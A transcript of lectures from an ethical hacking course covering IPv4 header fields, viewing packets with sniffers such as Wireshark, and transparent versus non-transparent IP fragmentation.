Now, here I am assuming this IP version 4, but there are some newer version of IP, version 6 which is also there, which is already being used in many places. We shall be talking about IP version 6 later, but normally for our normal computers which we use, there you use IP version 4. So, this first 4 bits will contain the number 0 1 0 0 which is 4.

The next 4 bit indicates the header length, what is the size of the header? So, here the size of the header is expressed in multiple of 32-bit words. So, as you can see that the first five rows were there and there are some options.

So, if it is only 20 bits of header, this will contain 5, but it can go up to a maximum 15 because it is 4 bits, in 4 bits you can have 0 to 15. So, default is 5, 0101 which means 5×32 which means 160 bits ok. Then there is a field which is 16 bits long, this is total length, this indicates the total size of the datagram including the headers. Now in 16 bits what can be the size, 2^{16} is 65536 so, many bytes.

And, if you subtract the header suppose in the minimum the header can be 20. So, you go minus 20, that many bytes can be there as part of the data, that can be maximum size of the data in IP.

This is what IP supports.

(Refer Slide Time: 10:05)

IP Header Fields (contd.)

- **Service Type (8 bits)**
 - Allows packet to be assigned a priority.
 - Router can use this field to route packets.
- **Time to Live (8 bits)** (255)
 - Prevents a packet from traveling in a loop.
 - Sender sets a value, that is decremented at each hop. If it reaches zero, packet is discarded.
- **Protocol (8 bits)**
 - Identifies the higher layer protocol being used.

Then there are some other fields which some of these are used very rarely. For example, service type, this is an 8 bit field which contains some additional information which allows

a machine to tell, whether you are wanting some special kind of service. Like I mean whether you want to give some higher priority to your packets, well if you give some higher priority, then your packets will be routed first. You will get faster performance, you will get more bandwidth like that, but not all routers support this feature. So, this feature is again used very sparingly, normally you do not use this.

Now, there is another very interesting field, this is called time to live. This is an 8 bit field; 8 bit field means you can have a maximum value of $2^8 - 1$, which is 255, this can be the maximum value. What this field contains, you see, you think of a network. These are all intermediate nodes, these are the routers let us say.

So, these IP packets, they will flow from one node to the other. Now, normally what do you expect that, you will be given the destination address, normally you would expect that the packet will be forwarded in the right direction and will finally, reach the destination. But, so many things can happen in the network over time, some link might go down, some networking node might get down, some network, the routing table may also get corrupt ok.

So, what might happen is that instead of getting forwarded in the right direction your packet might accidentally get forwarded in the wrong direction also. Now, in the extreme case what may happen, your packet might go along indefinitely in a cyclic loop. Like for example, your packet might go along in the cyclic loop indefinitely, it will never go out.

If due to some reason, the routing table entries have changed or they have got modified in such a way that the packet will get forwarded like this only; now, you do not want such a situation to happen. Now this time to live is a field which is put in the header with an initial value. Now how much initial value that depends on the network, you can set that value suppose 50.

Say every time an a packet is forwarded from one node to the other the value in that packet is decremented by one, it becomes 49, next time 48, 47, 46, like that, like that whenever the value reaches 0, the packet is discarded.

So that you do not allow this indefinite cycling to go on, this is time to live, how long this packet can live ok, this is that. And, protocol is another field, this is also 8 bits, this will identify which higher layer protocol you are using. Like TCP and UDP are the most

important protocols, they have a code, 8 bit code, there are other protocols also. In that case you will have that that particular protocol number in 8 bit which high level protocol is being used here.

(Refer Slide Time: 13:57)

IP Header Fields (contd.)

- **Source IP address (32 bits)**
 - Internet address of the sender.
- **Destination IP address (32 bits)**
 - Internet address of the destination.
- **Identification, Flags, Fragment Offset**
 - Used for handling fragmentation.
- **Options (variable width)**
 - Can be given provided router supports.
 - Source routing, for example.

Then of course, you have this source and destination IP addresses. As I said, these IP addresses are 32 bit addresses ok. Then, you have some other fields which we shall be discussing later, like identification, flags, fragment, offset. These fields are used for fragmentation, whenever the IP layer requires to break a packet into smaller packets and again it may have to combine those smaller packets together into a single packet, these are called fragments, fragmentation and reassembly. So, to support that these three fields are required, this we shall be talking about later, when you talk about fragmentation and reassembly ok.

And of course, we talked about the variable width options header, you can have some additional header fields you can add. These additional fields are required in some cases where some routers may be having some special support, like one interesting thing may be something called source routing. You see normally the way a packet will be routed, you leave it up to the IP layer in the routers ok.

You send a packet to the destination address and let the routers decide, the IP layers in the routers decide. But some routers may be having a feature called source routing, where you as the transmitter as this source know that this is the best route. And I want my packet to

follow this route; that means, this source is specifying the route; that means, you have to specify that route, you need a longer information to be specified. So, this options field can be used to specify the sequence of IP addresses of routers, which has to be followed to go to the destination, this is called source routing. So, these options are there.

(Refer Slide Time: 16:19)

IP Header Fields (contd.)

- **Header Checksum (16 bits)**
 - Covers only the IP header.
 - How computed?
 - ❖ Header treated as a sequence of 16-bit integers.
 - ❖ The integers are all added using ones complement arithmetic.
 - ❖ Ones complement of the final sum is taken as the checksum.
 - A mismatch in checksum causes the datagram to be discarded.

And, here lastly now for error checking, there is a field which is there, which is called header checksum. Like, whenever a packet is transmitted, like let us say I transmit a packet, you receive that packet. There may be some error in transmission, some bits might get corrupt, 1 might get 0, 0 might become 1.

So, immediately whenever a node receives a packet, there has to be some simple checking whether there has been any error in transmission or not. And, this header checksum is used for that purpose, the idea is like this; suppose you have the header and you have one field in the header, this is the checksum, let us say this is the checksum.

Checksum is a 16 bit field. So, how do you calculate the 16 bit fields? And, this checksum is computed only on the header, you see the header, you treat it as a set of 16 bit numbers. So, I showed it as five 32 bit numbers; so, there will be ten 16 bit numbers minimum plus options. So, there will be several 16 bit numbers right like this.

So, what you do, you add them up, you add up all the numbers using 1's complement arithmetic right. Just assume that these numbers are ones complement integers, you add

them up. And, after adding them up you take 1's compliment of the final sum; 1's compliment means just to take complement 0 becomes 1, 1 becomes 0. That you take as the final checksum, simple yes that is some addition and then complementation, this can be done very fast, this is how this checksum is computed.

So, it is actually whenever a packet is received maybe by a computer, maybe by a router, this checksum computation is done typically automatically by the hardware. So, whenever a packet is received, the header fields are compared, the checksum is computed and the computer checksum is compared with the received checksum, whether they are matching or not. If, they match it is fine, if they do not match, you report that the packet has been corrupted, you reject the packet well.

(Refer Slide Time: 19:03)

Viewing IP Packets

- We can use **packet sniffers** to view IP packets.
- Some popular packet sniffers:
 - Wireshark
 - Windump
 - tcpdump
 - Tshark
 - SolarWinds
 - and many more


Now, there is another thing which you shall be seeing much more during the demonstration sessions, you see this IP packets are something very interesting. There are so many fields and if you look at these fields, you may be able to understand; that means, what these packets are, what it means, what this fields mean and so on. There are a number of software tools which are available, many of them are free, these are called packet sniffers.

Now, using this packet sniffers you can view packets not necessarily only IP packets, but basically any kind of packets or frames that are flowing through the network, you can view them. And, you can install this packet sniffer software in your computer, in server, anywhere in the network. And whatever packets are flowing across the network interface

of that place where you are installing, you can see all those packets, the information about those packets on your screen whenever you want to right.

And, these are the names of some of the popular mean packet sniffers which are available and here some of these you will also be seeing during the demonstration sessions later.

(Refer Slide Time: 20:27)



Here I am showing the typical screenshot of one of the packet sniffers called Wireshark, you see in this particular packet sniffer, you see there are several windows. In the first window out here, you see every line indicates some packet which has received. The font size are small, I do not know whether you are able to read it or not, here you can see what kind of protocol is being used.

You see some are TCP, HTTP, DNS, TCP and so on. You can see that what kind of packets are flowing through the network. So, whenever you give a command, you are doing a browsing the Internet some http packet will be generated, HTTP, Hypertext Transfer Protocol.

Depending on what you are doing that kind of packet will be generated and it will be immediately captured by the sniffer. And, you can see time that what time, what is the source, these are the source and source IP address, these are the destination IP address ok. This is the length how many bytes and some information.

Now, if you select one of the packets; if you select one of them on the window then out here you can see the details. For one of the selected ones you can see here, you can see this internet protocol version 4, UDP, port number, destination port number, DNS, you see flags ok. So, these informations are all there, whatever fields are there, you can see all the fields out here. And, just if you click on it you can see it on a separate window as it is seen here.

If you do a double click, you can also open a bigger window and see it like this. Like you can see, you see in the means, I mean, I told you about the IP fields, you can see here version 4, header length 20 bytes, total length 604, this is the id, I did not mentioned this is id, these are the flags, fragment offset, this is the time to leave, 128, I told about the time to leave. Protocol is the, UDP is the 17, the value 17 means UDP, this is the header checksum, which has been verified to be correct source address, IP, destination you see, means all these fields of the IP header you can view here if you want ok.

Here you can analyze the network traffic whatever is going on in the network? If, you want to analyze the kind of traffic that is going on, you can just capture the packets, then you can do an analysis using this kind of sniffer tools like Wireshark or any other tools ok. So, just I wanted to show you these are the tools available if you are interested you can also download these, these are available for free. You can download them on your machines run them and you can have a feel of these tools, how they work, ok.

So, with this we come to the end of this lecture. So, we shall be continuing with some more discussion on some other aspects of this TCP/IP protocol, because you see this entire networking today the Internet is based on this TCP/IP. So, unless you have a good knowledge about TCP/IP and how some of the things work out here. It will be really difficult to look at some of the advanced topics like, you like here you see, you are talking about hacking a network.

So, whenever you are talking about hacking, you are basically saying that I am trying to analyze some kind of network traffic and accordingly I am trying to do something so that I can break into a system ok. So, for this you need to understand some of the networking basics very well.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 06
IP Addressing and Routing (Part I)

So, let us continue with our discussion. In this lecture we shall be talking about IP Addressing and Routing, because as I mentioned that in the Internet TCP/IP plays a very important role and it is the IP layer which is at the network layer, which is responsible for all the routing of the packets and some addressing issues. So, the title of the lecture is IP Addressing and Routing part I.

(Refer Slide Time: 00:49)



Now, in this lecture I shall be broadly talking about IP packet fragmentation; IP addressing I will be talking about a little later. Firstly, we will be talking about IP packet fragmentation and there are broadly two types of fragmentation which is there, transparent and non transparent; we shall be looking at those.

This fragmentation comes from the point that I had mentioned earlier, that when a packet is being given to the IP layer for routing, the packet may be too large, there may be some networks where the IP software or the layer is so configured that the maximum size of a packet is limited. So, if the incoming packet is larger than that, then the packet may have

to be broken up or fragmented into smaller packets ok. This is the basic idea behind fragmentation.

(Refer Slide Time: 01:49)

Fragmentation

- Why needed?
 - The IP layer injects a packet into the datalink layer.
 - ❖ Not responsible for the reliable transport of these packets.
 - Each layer imposes some maximum size of packets, due to various reasons.
 - ❖ Called Maximum Transfer Unit (MTU).
 - Suppose a large packet travels through a network whose MTU is too small.
 - ❖ Fragmentation (and also reassembly) is required.
 - ❖ Each fragment is transmitted as a separate IP packet.
 - ❖ Fragmentation is typically done by routers.- Fragments reassembled later: **transparent** or **non-transparent**.

So, let us come to this fragmentation as I said, we require because we need to break up a packet at times. Now, the way it works if you look at the layering, you have the IP layer sitting at the network level and below the IP layer you have the data link or the physical layer or the hardware layer whatever you call, let us call it the data link layer. So, whenever the IP layer wants to send some packet for delivery, it will first be giving that packet to the data link layer ok.


So, the IP layer simply injects a packet into the data link layer and IP does not consider at all regarding reliability. It is a basic datagram service where each of the packets are being sent out as independent entities and as I mentioned earlier, the packet might get lost. Duplicate packets may get generated and the ordering of the packets is also not maintained. There is no guarantee right.

Now, the point that I was mentioning, that at the layer of IP; in fact, at every layer there is a maximum size of the data unit that can be handled, that is primarily because of the size of the buffers, the number of bits that is reserved in the packet format and so on ok. And this limit or limitation is referred to as Maximum Transfer Unit or MTU; the MTU can vary from one network to another. So, when a packet traverses through multiple networks, it may encounter various different MTU values alright.

So, as I had said, suppose I have a large packet and it is trying to flow through a network, but MTU is rather small. So, what will happen? There will be a process called fragmentation which will take place, but the packet will be broken up into smaller packets and somewhere later the smaller packets will have to be put together again to get back the original packet, that part is called reassembly; so, fragmentation and reassembly.

And each of these fragments that are created they are treated as separate IP packets and are transmitted separately and this fragmentation is typically done by the routers when it receives a packet from some other network and wants to route it inside the network or maybe to the next network right. This fragmentation broadly when you are doing fragmentation and reassembly, the process can be transparent or non-transparent, this we shall be seeing in some detail.

(Refer Slide Time: 04:43)



Now, this will be our network model; we will be assuming that we have a collection of networks, these N1, N2, N3, N4, these are different networks and you can see this small R's, this R's are nothing but routers. This R's refer to routers; routers are essentially, they are networking devices which operate at the IP layer level ok. So, whatever we are talking about regarding IP fragmentation, it will be taken care off inside that router ok.

So, you see there are routers at the boundary of the different networks and the different networks are typically connected through these routers. For example, N1 and N2 are

connected via these two routers, N2 and N2 and N4 are connected by these two routers and so on right.

Now, suppose there are also some host, some computers connected to the network, let us say I have one computer, a host H here and there is another host here, suppose I want to transmit some data packet from this host to this host in N4. So, there can be multiple paths that the packet can take. So, I am showing one of the path shown by this red dotted line where it will first be coming to this R, then this router to the N2, through N2 it will cross, then it will enter this and finally, it will reach the final network.

So, the idea that I was talking about may be N1 and N4 is able to handle large packets, large MTU, but N2 is an intermediate network through which the packet is flowing. So, if N2 does not allow large enough packets, then there may be fragmentation and that fragmentation will typically be carried out by this router. Now, this packet whenever it enters N2, this router will be fragmenting the packet into multiple smaller packets and then it will be forwarding ok, this is the basic idea.

(Refer Slide Time: 07:01)

Transparent Fragmentation

- Fragmentation is transparent to subsequent networks, through which the packets pass.
- Basic concept:
 - An oversized packet reaches a router, which breaks it up into fragments.
 - All fragments sent to the same exit router (say, R_i).
 - R_i reassembles the fragments before forwarding to the next network.
- Why called transparent?
 - Subsequent networks are not even aware that fragmentation had occurred.
- A packet may get fragmented several times.

So, let us first look at transparent fragmentation; transparent means networks does not understand that fragmentation has taken place, it is transparent let us say. The idea here, whenever there is fragmentation, this subsequent network does not realize that fragmentation has taken place. So, each of the fragments when they come, they are treated


as independent IP packets and they are routed separately. So, these intermediate networks are not at all worried about the reassembly part, only it is doing the fragmentation ok.

But, you see the idea is something like this, suppose I have a network here, a packet is coming, it is getting fragmented, it is coming out. So, the subsequent networks does not need to know that a fragmentation has taken place. The idea is that if there is fragmentation, then their exit router in the same network will be responsible for reassembly, it will again put together the fragments back. So, that the original packet which was there, here it will again come out of this network. So, fragmentation and reassembly happens inside this network and it is totally transparent to the other networks right.

So, the idea it follows is that say, suppose a large packet reaches a router which breaks it up into smaller packets or fragments and each of these fragments are routed and there is a constraint here, they must be sent to the same exit router; let us say R_E , because in a particular network, there can be a multiple routers connected, there can be a multiple routers and connection to the outside world.

So, all the fragments must be sent to the same exit router, so that the exit router should be able to do the reassembly, put the fragments back together again ok. This R_E will reassemble the fragments into the original packet before it can forward to the next network, this is the basic idea, this is called transparent, because these subsequent networks are not aware of the fact that fragmentation is taking place. Now, in general because a packet may be traversed in multiple networks on its way to the destination, this kind of fragmentation and reassembly may happen multiple times. So, this is something you also need to remember.

(Refer Slide Time: 09:51)



So, talking about transparent fragmentation, I am illustrating this here with the help of this simple example. Suppose I have a packet here, a larger packet which is being generated by this host in network N1, sent to this particular router, this router forwards it to this router of network N2. So, this original packet reaches R.

Now, R sees that this packet is too large and the MTU of N2 is smaller. So, what it does, it breaks up the packet into three smaller packets, these are the fragments and they are sent to the same exit router, there can be multiple other routers also, here I have not shown, I am showing only one router.

They are sent to the same exit router which will be again reassembling them back to the original packet and that packet will now reach network N4. Now this particular router and network N4 will not be aware of the fact that there was a fragmentation earlier, because what it receives is the original packet, this is transparent fragmentation.

(Refer Slide Time: 11:05)

Transparent Fragmentation (contd.)

- Drawbacks:
 - All packets must be routed via the same exit router.
 - Exit router must know when all the pieces have been received.
 - ❖ Either count field or end-of-packet field must be stored in each packet.
 - Lot of overhead.
 - ❖ A large packet may be fragmented and reassembled repeatedly.

Now here one of the drawbacks for transparent fragmentation is, here we are saying that all packets must go through the same exit router, because the exit router will have to reassemble the fragments, but the problem is even if there are multiple exit routers all the fragments will have to go to the same router for handling. So, that router might get overloaded. So, if there was a scope for parallel processing using other routers, maybe the forwarding of the packets would have been faster, but here because we are using the same exit router, the burden on that router increases, it may become slow ok.

Now, another thing is that, talking about the exit router; exit router must be able to know that whether it had received all the fragments of a packet, so that it can put together all the fragments again. How it can know? There are two alternatives you can think off?

Now, each packet can come with a count field; count field will indicate how many remaining fragments are there. So, when it reaches the exit router, exit router looks at the count field in the packet. So, when the count field reaches 0 let us say, so, it will know that all fragments have come, now I can reassembled them or there can be a special delimiter like end of packet. The last fragment of the packet will be marked specially so that the exit router will know that this is the last fragment, there are no more fragments after this. So, now, I can assemble fine.

Now, now here as I said here, lot of overheads are encountered, there are two things, one is we are putting more burden on one particular router. And secondly, after fragmentation

the exit router must be doing a reassembly. So, if this packet flows through multiple networks, there will be multiple possible fragmentations multiple reassembly again fragmentation again reassembly. So, the amount of overhead is much higher here.

(Refer Slide Time: 13:25)

Non-transparent Fragmentation

- Fragmentation is not transparent to subsequent networks.
- Basic concept:
 - Packet fragments are not reassembled at any intermediate router.
 - Each fragment is treated as an independent packet.
 - The fragments are reassembled at the final destination host.
- IP uses this philosophy.


The slide is part of a presentation, with a video feed of a speaker in the bottom right corner. The footer features the Swayam logo.

Now, coming to non-transparent fragmentation, this is what the IP protocol follows. Here the fragmentation is not transparent to the subsequent networks, the subsequent network will know that fragmentation has taken place. Suppose, a router divides a packet into four fragments; so all those four fragments will go to the next network as separate packets. So, the subsequent networks will be receiving all these four smaller packets as independent separate packets ok. So, there is no reassembly that is done in the intermediate stages.

So, the basic concept is that the fragments are not reassembled at any of the intermediate routers, fragments are created and let them flow to the destination through the intermediate networks or routers wherever they are. Each fragment is treated as an independent packet as it said and the responsibility of the reassembly in this fragment lies with the final destination host.

Suppose, I am sending the packet to your computer finally, all the fragments will come to the IP layer of your computer and that is the IP layer of your computer where these fragments will get assembled again ok, this is how non transparent fragmentation works and as it said, the IP protocol in TCP/IP uses or follows non transparent fragmentation.

(Refer Slide Time: 15:01)



Now, non-transparent fragmentation, let me again also illustrate with an example. Suppose this particular host in network N1 is generating a packet here, which has to be transmitted. Let us say this packet is large enough. So, this is broken up into two fragments P1 and P2, it depends on the MTU of N1; N1 is small. So, it has to be broken into two fragments. Now, suppose datagram can flow through any path; let us say P1 goes through N2 and P2 goes through this network N3 it may so happen.

Now, when P1 reaches N2 maybe the MTU of N2 is even smaller. So, this P1 is broken up into three smaller fragments, let us say 1, 2, 3 and on the other hand P2 is broken up, let us say into two fragments 4 and 5 ok. So, this 4 and 5 will be forwarded to this network ,this N4 via some router and 1, 2, 3 will be forwarded to network N4 via some other router. Now, as it said IP does not guarantee order of delivery of the packets. So, maybe 1, 2, 3 will be received in some other order 3, 1, 2 or 2, 1, 3 in that order and may be here in the order of 5 4.

Finally, all these five smaller packets or fragments will reach the destination host and destination host will be looking at some of the fields in the header and will be putting together the fragments in proper order and it will generate the original packet. This is how non-transparent fragmentation works. Fragmentation can be taken, can be done by the different routers, assembly or reassembly will be done only at the final destination host, this is the basic idea.

(Refer Slide Time: 17:09)

The slide content is as follows:


- Advantage:
 - Multiple exit routers may be used.
 - Higher throughput.
- Drawback:
 - When a large packet is fragmented, overhead increases.
 - Each fragment must have a header (minimum 20 bytes).
- IP protocol uses non-transparent fragmentation.

The advantages you can clearly see, here you can use multiple exit routers for transmitting the fragments and therefore, you can have better utilization of the networking resources the links, this will result in higher throughput quite naturally because you are using multiple paths together.

But drawback is that as the previous example shows, so, if the original packet is large, there will be multiple fragments. In the previous example, there are five fragments created and each of these five fragments are IP packets. So, there will be about 20 bytes of header ok. So, this header overhead will be increasing. So, the amount of data that will be flowing through the network in number of bits will increase, that is why some kind of you can say overhead in terms of the number of bits that is being transmitted that will be a little higher in this method right.


Because as I said each fragment will be having an IP header which is as you know is minimum 20 bytes and I mentioned IP protocol uses this philosophy non transparent fragmentation.

(Refer Slide Time: 18:31)



Now, let us look at the header structure of an IP packet, this already we have seen earlier, these are the different fields. Now, with respect to fragmentation and reassembly, I did not discuss three of the fields earlier, they are this identification, some flags and this fragment offset, these three fields in particular are used for handling this fragmentation and reassembly; let us see how.

(Refer Slide Time: 19:09)



The minimum these fields are as follows, the identification is a 16 bit field, this identifies the datagram id; that means, the original packet id, the id is that if my original packet has

an id of let us say id equal to 5, then all the fragments that will be created from this fragment, they will all be having id of 5.

So, the id field indicates that although there are different fragments, different packets, but they actually belong to the same master packet, they have to be reassemble together, this is the idea behind id. It identifies that from which original packet this fragments were created. Next comes something called fragment offset, this is a 13-bit field.

(Refer Slide Time: 20:11)

What does IP do?

- To allow fragment reassembly at the final destination, IP uses the following fields:
 - Identification (16 bits)**
 - A datagram id set by the source.
 - Fragment offset (13 bits)**
 - Indicates where in the original datagram this fragment belongs to.
 - Specified in multiple of 8 bytes.
 - Flags (3 bits)** ... two flags are defined
 - D bit** :: don't fragment (= 1); prevents fragmentation from taking place.
 - M bit** :: more fragment; specifies if this fragment is the last one in the original packet
(= 1 means more fragment, = 0 means last fragment).


Well you see suppose your original packet was like this, let us say this packet was divided into three fragment; this is one fragment, this is one fragment, this is one fragment. So, the first fragment started from an offset 0; let us say the size of this, let us take an example, the size of this is 1000. So, the next packet will start from address 1000, this is the offset. Let us say this also has a size of 1000. So, the third packet will start from an offset of 2000.

So, when you create the fragments, you also mention the offset with respect to the original packet, so that when you are reassembling later, you will be knowing which order you will be putting this fragments back together ok. And this 13-bit field actually this specifies the offset in multiple of 8 bytes, you should remember this. So, instead of specifying this as a 16-bit field because the number of bits in the header is limited, it uses a 13-bit field and puts a restriction that offset has to be a multiple of 8 bits.

And there are flags, there are 3 bits reserved for the flags, but actually 2 flags are defined, one is a D flag, D stands for do not fragment. So, if this flag is 1, it tells the router that do not fragment this packet. So, you can enforce this that this fragment must, this packet must not be fragmented, it is carrying some other information which if you fragment there may be some problem.

